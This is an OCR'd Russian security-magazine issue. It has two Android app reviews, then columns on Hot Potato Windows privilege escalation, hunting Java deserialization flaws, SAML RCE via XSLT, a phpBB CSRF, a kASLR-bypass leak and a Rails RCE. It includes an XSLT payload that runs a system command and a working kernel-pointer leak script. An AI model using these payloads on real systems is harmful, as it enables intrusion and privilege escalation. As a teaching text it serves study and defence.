


[Focus Notify](#)
Платформа: Android 4.2+
Цена: бесплатно

FOCUS NOTIFY

В маркете можно найти огромное количество приложений для ведения TODO-списков, начиная от Google Keep и Evernote и заканчивая простенькими блокнотами. Focus Notify отличается от них. С одной стороны, это довольно стандартный TODO-список с хорошим продуманным интерфейсом в стиле Material. С другой — приложение заставит тебя никогда не забывать о делах, так как размещает каждую запись списка в форме уведомления. Поэтому они всегда будут у тебя на виду, но не будут занимать место в строке состояния и высвечиваться на рабочем столе.

Приложение простое, без излишней функциональности, с минимальным количеством настроек и при этом абсолютно бесплатное.






Textpand
Платформа: Android 5.0
Цена: бесплатно

TEXTPAND

Фактически это приложение повторяет функцию макросов в Text Aide, то есть позволяет создать псевдонимы для длинных приложений и прочего в форме коротких слов, которые будут автоматически развернуты при вводе текста. Однако в данном случае эта функциональность гораздо более удобна и пользоваться приложением с одной понятной функцией проще, чем целым комбайном.

В общем-то, пояснять тут больше нечего, скажу лишь, что приложение умеет делать автодополнения, так что, только начав вводить текст, ты уже получить подсказку, какие макросы с ним совпадают. Плюс высокая скорость работы, приятный интерфейс и возможность делать бэкап в Google Drive. Лично в моем списке приложений Textpand занимает одно из первых мест, я рекомендую его всем. Серьезно упрощает жизнь.





Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com, twitter.com/antyurin

EASY HACK



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ПОВЫШАЕМ ПРИВИЛЕГИИ В WINDOWS С ПОМОЩЬЮ HOT POTATO

Не так давно появилась «новая» атака, позволяющая повысить привилегии в Windows с обычного пользователя до SYSTEM. Причем работает она практически «из коробки» под всеми современными версиями Windows, впрочем, должна и под древними. Ее название — Hot Potato.

Интересно, что сама атака состоит из нескольких отдельных техник, и каждая из них уже всплывала у нас в Easy Hack. И так как ты наверняка читаешь каждый выпуск и помнишь все, что прочитал, я не буду разбирать все шаги подробно и опишу лишь общую последовательность.

В основе данной атаки лежат результаты исследователя из Google. Как ты, наверное, помнишь, Windows поддерживает автоматическую аутентификацию, а также протокол NTLM (с помощью которого и аутентифицируется). То есть если мы можем заставить какой-то процесс попытаться подключиться по протоколу SMB, HTTP и так далее и используем аутентификацию NTLM, то процесс отправит нам свои креды. Когда-то можно было отправить эти креды обратно по тому же протоколу — на этом и была основана первая вариация атаки SMBRelay. Но в Microsoft выпустили патч, и теперь разрешено делать relay либо между разными хостами, либо между разными протоколами.

По итогам исследования Google был представлен proof of concept, который демонстрировал, как системный процесс можно заставить подключиться к локально поднятому серверу WebDAV с NTLM-аутентификацией, а потом он релеил полученные креды на SMB того же хоста. В результате появлялась возможность выполнять команды от имени системного процесса.

У PoC было две основные проблемы. Во-первых, работал он в основном на клиентских тачках, так как требовал предустановленный компонент в ОС — клиент WebDAV. Во-вторых, использовал возможность антивируса Microsoft проверять удаленные файлы, а она доступна только в определенных версиях.

Ребята из Foxglove Security исправили эти недостатки. Причем особо наркоманским образом — как раз как мы любим.

Как ты знаешь, в Windows есть автоматическое обнаружение прокси, которое включено по умолчанию. ОС систематически ищет в сети хост с именем WPAD и если находит, то скачивает с него настройки для прокси-сервера. Эти настройки ко всему прочему используются системными службами, в том числе и Windows Update.

Второй важный момент заключается в том, что ОС также автоматически пытается аутентифицироваться на прокси (если сервер этого требует). То есть WPAD-прокси решает первую проблему PoC — нам не требуется WebDAV-клиент в ОС, так как прокси и аутентификация на нем поддерживается из коробки всеми версиями Windows. Теперь наша задача сводится к тому, чтобы «пред-

ставиться» хостом WPAD для нашей ОС. И для ее решения мы можем использовать локальный NBNS spoofing.

Опять-таки, NBNS spoofing — классическая атака. Windows сначала ищет WPAD, запрашивая его у DNS-сервера, но, не найдя на DNS, переходит к другим протоколам для поиска хоста по имени, включая NBNS (NetBIOS Name Service). Поэтому ОС систематически отправляет по UDP широковещательные запросы к NBNS. Но как нам на них ответить? Привилегий на сниф трафика у нас нет, а использовать сторонний хост мы не можем, так как в этом случае нам придет «пустая» учетка системного процесса.

Однако тут есть интересный момент. У запроса NBNS есть специальное поле — TXID. Это что-то вроде идентификатора, который нужен для того, чтобы соотносить запрос и ответ. Размер поля — 2 байта, то есть 65 536 значений. Локально мы можем послать множество NBNS-ответов со всеми возможными вариантами TXID. И так как сеть практически не задействуется (все происходит на lookback-интерфейсе), то мы можем это сделать очень быстро.

В результате получается такая последовательность. Мы отправляем множество NBNS-ответов с WPAD-сервером (и прокси-сервером), который мы поднимаем на каком-нибудь высоком порту — прав хватит. Таким образом, мы подменяем системный прокси. И как только какому-то системному процессу потребуется выйти в интернет, он отправится на наш прокси, где будет запрошена NTLM-аутентификация. Креды процесса мы релеим уже на SMB и получаем RCE от SYSTEM.

У атаки Hot Potato еще остается небольшая проблема: как заставить системный процесс куда-то пойти? Авторы придумали целый ряд способов — выбор зависит от версии ОС. Чаще всего для эксплуатации необходимо подождать какое-то время (полчаса или несколько часов). Подробнее смотри в блоге исследователей.

Здесь я хотел бы отметить еще две интересные техники. Во-первых, в том случае, если запись про WPAD есть на DNS-сервере, хост не будет использовать NBNS для поиска WPAD. Но мы можем забиндить все UDP-порты в системе, тогда DNS-запрос просто не будет отправлен, так как ОС не сможет привязать запрос ни к одному порту. Если DNS-запрос не отправлен, ОС использует NBNS.

Во-вторых, ресерчеры из Foxglove утверждают, что атака на перебор TXID для NBNS-ответов работает и против удаленных хостов. Если хост подключен напрямую к интернету или находится в другой сети, то мы можем удаленно слать множество NBNS-ответов на него. И если удача нам улыбнется, то мы сможем удаленно подменить запись WPAD или какую-то другую.

ИЩЕМ JAVA-СЕРИАЛИЗАЦИЮ ПРИ ПОМОЩИ SUPERSERIAL

Стоило нам начать подробно разбирать Java-сериализацию в рубрике Easy Hack, как этот вектор атаки стал настолько модным, что ломают с его помощью все подряд. Я знаю как минимум с десяток продуктов, в которых была найдена соответствующая уязвимость, и с пяток случаев нахождения таких уязвимостей участниками разных bug bounty. А ведь то же самое могло начаться еще примерно год назад!

Надеюсь, к одному из следующих выпусков Easy Hack я смогу заново осознать эксплоит и объяснить его простыми славами, без дебрей Java. А посему сегодня мы коснемся сугубо практической части: поговорим о том, как же выискивать уязвимое ПО.

На самом деле задачи обычно две. Во-первых, обнаружить дырку в ПО, в которую мы можем слать сериализованный объект, чтобы он был десериализован. А во-вторых, понять, использует ли программа уязвимую версию библиотеки.

Вторая задача хоть и важна, но не особенно. Решается она чисто экспериментально (нужно послать сериализованный запрос с пейлоадом) или путем анализа либ (когда есть доступ к исходникам). Если нет уязвимой либы, то приложение всегда можно задосить, но это уже нехорошо.

Для решения задачи с поиском уязвимости позволь предложить тебе специальный плагин для Burp Suite — SuperSerial. Он прост, но полезен. Он пытается отыскать в запросах и ответах от сервера сериализованные объекты, в том числе представленные как Base64.

С таким инструментом ты не пропустишь момента, когда один из кучи сервисов системы отдаст тебе маленький сериализованный объект (реальный случай из жизни). Один нюанс: у меня есть некоторые сомнения в том, что плагин умеет выделять Java-объекты, когда они перемешаны с другими данными.

У SuperSerial есть собрат SuperSerial-Active. Он расширяет возможности активного сканера Burp, добавляя проверку на Java-сериализацию. Фактически он тупо шлет сериализованный объект с пейлоадом (используется ysoserial) на каждый URL. Пейлоад представляет собой простую команду для отстука на наш веб-сервер. Типичный метод Out of band (OOB). Плагин отображает, по какому из URL произошла обработка объекта и какой из запросов ее вызвал. Топорно, конечно, но это может сработать. Обычно для таких целей лучше использовать не внешний веб-сервер, а DNS-сервер, так как исходящие подключения часто заблокированы на файрволе, а вот DNS-туннель блокируют редко.

ПОЛУЧАЕМ RCE В SAML ЧЕРЕЗ XSLT

Мы уже рассматривали атаки с использованием XSLT, но все равно стоит напомнить, что это за технология. Она позволяет с помощью XSL-стиля поменять структуру XML. Но для нас XSLT интересен тем, что позволяет напрямую писать код в стилях XSL, и этот код будет выполняться в процессе преобразования. В классическом случае проблема такой атаки в том, что чаще всего мы контролируем только сам XML-документ, но не XSL-стиль, по которому он будет преобразован. Однако на самом деле это не всегда так.

Есть ряд ситуаций, когда XSL-стиль может находиться прямо внутри самого XML. Да-да, в документе указывается описание того, как его необходимо преобразовать. Делается это за счет добавления в документ еще одного namespace: `xmlns:xsl=http://www.w3.org/1999/XSL/Transform`. Предостерегаю тебя от того, чтобы пихать XSLT-вектор в каждый XML по аналогии с XXE. Поддержка XSLT на принимающей стороне (в XML-парсере) не появляется просто так.

Увидеть, есть ли в браузере поддержка XSL внутри документов XML, мы можем при обработке файлов SVG, а также при использовании «глубоких» XML-технологий — таких как XML Digital Signature.

XML DSig используется для подписи XML-документов. Этот стандарт позволяет указывать XSLT-преобразования для документа до того, как будет проверена подпись. По идее, это было сделано для более гибкого взаимодействия. Когда есть разница между тем, как подпись считается на принимающей и на отправляющей стороне (разные кодировки, учет переносов и лишних пробелов — проблем возникает много), с помощью XSL-стиля можно компенсировать эту разницу. Для описания преобразования используется элемент Transform (в Transforms). Пример ты можешь увидеть на картинке.

```
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  <ds:SignedInfo>
    <ds:CanonicalizationMethod
      Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
    </ds:CanonicalizationMethod>
    <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
    <ds:Reference URI="#Body">
      <!-- ... -->
      <!-- Start malicious XSLT transform -->
      <!-- ... -->
      <ds:Transforms xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
       <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
        <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:java="java">
         <xsl:template match="/" xmlns:os="java:lang.Runtime" >
          <xsl:variable name="runtime" select="java:lang.Runtime.getRuntime()"/>
          <xsl:value-of select="os:exec($runtime, 'shutdown -i')" />
         </xsl:template>
        </xsl:stylesheet>
       </ds:Transform>
      </ds:Transforms>
      <!-- ... -->
      <!-- End malicious XSLT transform -->
      <!-- ... -->
      <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
      <ds:DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</ds:DigestValue>
    </ds:Reference>
  </ds:SignedInfo>
```

Подпись XML-документа с указанием трансформации

Получается, что у нас есть технология, которая из коробки поддерживает XSLT-трансформацию. Если видишь какой-то сервис, использующий XML DSig, значит, можешь попробовать заслать на него что-нибудь хорошее. При этом помни, что твой документ должен быть валидным и все элементы подписи тоже должны присутствовать. Сама она может и не быть валидной, но она нужна, чтобы пройти первичный парсинг на корректность документа. А далее выполнятся наши действия из стиля, и только после этого произойдет проверка подписи.

Если вспомнить, где XML DSig используется постоянно, то на ум приходит Security Assertion Markup Language (SAML). Это такой открытый стандарт на базе XML, который используется для создания централизованной аутентификации и авторизации. Сам по себе он непрост, так что подробно разбирать его не будем. Важно, что он часто используется в крупных компаниях.

Что мы имеем в итоге? Есть протокол аутентификации SAML, в котором используется технология XML DSig, которая, в свою очередь, поддерживает XSLT-трансформацию. Эта длинная цепочка дает нам возможность до аутентификации получить RCE. Очень удобно! Конечно, в реальности все не всегда так просто: если разработчики или админы в курсе проблемы, то кастомные стили для XML DSig могут быть и отключены.



Борис Рютин,
Digital Security
b.ryutin@tzor.ru
@dukebarman
dukebarman.pro

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

Сегодня мы разберем CSRF-уязвимость в популярном форуме phpBB, а также покажем пример поиска подобных ошибок в большом проекте. Далее разберем технологию обхода kASLR и изучим эксплоит, основанный на удаленном выполнении кода в Ruby on Rails.

CSRF-УЯЗВИМОСТЬ В PHPBB

CVSSv2:	N/A
Дата релиза:	25 января 2016 года
Автор:	Lander Brandt
CVE:	N/A

Уязвимость была найдена в администраторской панели управления форума в форме создания BBCode. Поскольку BBCode добавлен в белый список, созданный для администраторов, атакующий может инжектить произвольный HTML или JavaScript в посты на форуме.

Для лучшего понимания автор рекомендует рассмотреть скрипт `./phpbb/phpBB/posting.php`, так как он вызывается, когда пользователи создают сообщения или темы. Этот контроллер должен проверять права доступа и возможность создания записей, а также обрабатывать формы и, возможно, экранировать HTML. В самом начале файла мы можем увидеть нечто интересное.

```
// Оставляем только нужные параметры
$post_id     = request_var('p', 0);
$topic_id    = request_var('t', 0);
$forum_id    = request_var('f', 0);
$draft_id    = request_var('d', 0);
$lastclick   = request_var('lastclick', 0);

$preview     = (isset($_POST['preview'])) ? true : false;
$save        = (isset($_POST['save'])) ? true : false;
$load        = (isset($_POST['load'])) ? true : false;
$confirm     = $request->is_set_post('confirm');
$cancel      = (isset($_POST['cancel']) && !isset($_POST['save']))
? true : false;
```

Здесь определено большинство параметров, используемых в контроллере. Часть из них берет свои значения из устаревшей функции `request_var()`. Она представляет собой обертку метода `\phpbb\request\request_`

`interface::variable()`, который возвращает запрошенные значения из некоторого ассоциативного массива. Массив этот является объединением значений глобальных переменных `$_GET` и `$_POST`. Все эти значения также обработаны функцией `trim()` и приведены к нужному типу.

Таким образом, если мы найдем форму, которая отправляет запросы POST, то, возможно, там же сможем отправить и GET. А это верный путь к нахождению CSRF-уязвимости.

Но для начала разберем, как работают CSRF-токены в phpBB. Поищем строку с обработчиком одной из форм.

```
if ($submit && check_form_key('posting'))
```

Из названия функции `check_form_key()` ясно, что она проверяет токен CSRF, а если заглянуть внутрь, то обнаруживается, что делает она это простым сравнением. Ниже в файле есть вызов еще одной функции.

```
add_form_key('posting');
```

То есть и добавление, и проверка токена CSRF осуществляется вручную. А это еще больше наталкивает на мысль о наличии уязвимости.

Попробуем найти в исходниках вызовы функций `add_form_key()` и `check_form_key()`. Наша задача — найти файлы, где есть `add_form_key()` и при этом нет `check_form_key()`. На следующем скриншоте показаны результаты такого поиска.

Найденные вызовы функций add_form_key() и check_form_key()

Большее количество вызовов **check_form_key()**, чем **add_form_key()**, не должно тебя смущать, так как проверять токен можно сколько угодно раз. Мы же ищем такие места, где токен добавляется, но не проверяется. Таких мест всего два: **acp_bbcode.php** и **acp_extensions.php**.

Файл **acp_extensions.php** нам не слишком интересен, так как он всего лишь предоставляет администраторам возможность видеть нестабильные версии расширений phpBB при проверке обновлений. В ходе успешной эксплуатации такой CSRF-уязвимости атакующий может сделать так, что администратор будет думать, будто его плагины устарели. Не слишком полезно.

А вот второй файл (**acp_bbcode.php**) подходит как нельзя лучше, так как принимает параметры через POST-запрос, а метод **request_var()** используется для получения всех значений из формы. В итоге, используя полученный CSRF-токен, мы можем создавать произвольные команды BBCode через GET-запрос.


Хоть эта уязвимость и может привести к XSS, но это не совсем полезно для атакующего. По умолчанию phpBB повторно аутентифицирует админов, которые заходят в панель управления, и дает им в этот момент другой ID для сессии. SID по умолчанию должен присутствовать как в cookie, так и в строке запроса.

Теоретически возможна тайминг-атака, так как идентификаторы сессии проверяются оператором сравнения.

```
($this->session_id !== $session_id)
```

Однако это не особенно практично, потому что сессии привязаны к IP, версии браузера и некоторой другой информации. Но главное — провести такую атаку по сети непросто. Исключение — если на одной из страниц панели админа есть уязвимость XSS, которая позволит получить SID из document.location.

EXPLOIT



Полученная XSS-уязвимость через CSRF в форуме phpBB



Автор опубликовал отчет и видео, где показано, как использовать эту уязвимость.

TARGETS

phpBB < 3.1.7-PL1.

SOLUTION

Производитель выпустил исправление.

ЭКСПЛУАТИРУЕМ УТЕЧКУ ИНФОРМАЦИИ В ЯДРЕ LINUX, ЧТОБЫ ОБОЙТИ KASLR

CVSSv2:	N/A
Дата релиза:	24 января 2016 года
Автор:	Marco Grassi
CVE:	N/A

Многие из читателей знают про механизм ASLR (Address Space Layout Randomization) — рандомизацию адресного пространства. Менее известный kASLR — это то же самое, но для ядра (k — kernel). Пока что kASLR не включен по умолчанию в популярных дистрибутивах, но это не делает их менее безопасными. И вот почему.

Некоторое время назад исследователь Марко Грасси изучал каталог `/proc` в Android, и его внимание привлекло поле WCHAN. Это канал ожидания (wait channel), там содержится адрес события, которое ожидает конкретный процесс. Увидеть его можно при запуске команды `ps` с опцией `-l`.

Узнать значение wchan ты можешь из пространства пользователя, прочитав `/proc/pid_of_interest/stat`. И это довольно странно. Что, если наш процесс находится в пространстве ядра? Тогда мы получим адрес ядра? После некоторых проверок автор получил положительный ответ.

```
import subprocess
import time
import sys
import pprint
PROC_PATH = "/proc/%d/stat"
NON_SLID_VALUE = 0xffffffff810de58b
def main():
    sleepp = subprocess.Popen('sleep 100000'.split())
    time.sleep(1)
    child_pid = sleepp.pid
    content = None
    with open(PROC_PATH %(child_pid), 'r') as f:
        content = f.read()

    if not content:
        print 'Unable to read stat from child'
        sys.exit(0)

```

```
        elements = content.split()
        print 'Leaking kernel pointers...'
        leak = int(elements[34])
        print 'leak: 0x%x %d' %(leak, leak)
        print 'kASLR slide: 0x%x' %(leak - NON_SLID_VALUE)

    if __name__ == '__main__':
        main()
```

Значение **18446744071579755915** — это, очевидно, место расположения кода ядра, и в hex выглядит следующим образом:

```
>>> hex(18446744071579755915)
   '0xffffffff810de58bL'
```

В качестве тестовой ОС автор выбрал Ubuntu 14.04, но, так как kASLR там не включен по умолчанию, для успешного воспроизведения следующего примера нужно будет его включить.

EXPLOIT

Тестовый скрипт очень прост и быстр. Как сказано ранее, в `/proc/pid/stat` лежит код ожидания из пространства ядра, поэтому мы можем:

1. Зафиксировать это место ожидания.
2. Получить с помощью WCHAN значение ASLR.
3. Сравнить утекшее значение с известным «случайным» значением.
4. Вывести смещение.

Для первого пункта мы можем воспользоваться следующим трюком: если форкнуть процесс и перевести его в режим сна, то после этого мы сможем прочитать его `/proc/sleeping-pid/stat`, и, пока процесс спит, это будет стабильным значением.

Во втором пункте все ясно, а в третьем известное значение мы можем получить, к примеру, запустив ядро без включенного kASLR, но есть и другие способы.

Пример получения адресов на языке Python.

```
import subprocess
import time
import sys
import pprint
```

```
PROC_PATH = "/proc/%d/stat"
NON_SLID_VALUE = 0xffffffff810de58b
def main():
    sleepp = subprocess.Popen('sleep 100000'.split())
    time.sleep(1)
    child_pid = sleepp.pid
    content = None
    with open(PROC_PATH %(child_pid), 'r') as f:
        content = f.read()

    if not content:
        print 'Unable to read stat from child'
        sys.exit(0)

    elements = content.split()
    print 'Leaking kernel pointers...'
    leak = int(elements[34])
    print 'leak: 0x%x %d' %(leak, leak)
    print 'kASLR slide: 0x%x' %(leak - NON_SLID_VALUE)

if __name__ == '__main__':
    main()
```

Вот как будет выглядеть результат работы.

```
marco@marco-l:~/Documents$ python infoleak.py
    Leaking kernel pointers...
    leak: 0xffffffffb70de58b 18446744072485725579
    kASLR slide: 0x36000000
```

Если хочешь узнать больше про kASLR, рекомендую вот этот топик с подборкой ссылок по теме.

TARGETS

Системы с включенным kASLR и без указанного ниже патча.

SOLUTION

Производитель выпустил исправление.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В RUBY ON RAILS

CVSSv2:	N/A
Дата релиза:	25 января 2016 года
Автор:	John Poulin
CVE:	CVE-2016-0752

Разберем уязвимость в фреймворке Ruby on Rails, которая в определенных условиях позволяет атакующему выполнить удаленно произвольный код. Если исследуемое приложение использует динамический рендеринг путей (к примеру, `render params:id()`, то оно уязвимо.

Контроллеры RoR по умолчанию полностью рендерят отображаемый файл, который соответствует вызываемым методам. К примеру, метод контроллера `show` полностью сгенерирует файл `show.html.erb`, если не получит других точных параметров рендеринга.


Однако во многих случаях разработчики решают, как рендерить, на основе формата, то есть результат будет разным в зависимости от того, что должно быть на выходе — HTML, JSON, XML или другой формат. В указанном выше случае используется языковой шаблон (ERB, HAML и так далее). Есть несколько методов, которые можно использовать, чтобы повлиять на отображение содержимого. Для наших целей мы сфокусируемся на методе рендеринга. В документации Rails описано несколько способов вызывать такой метод, включая возможность явно указать путь к содержимому с помощью опции `file:`.

Рассмотрим небольшой код.

```
def show
  render params[:template]
end
```

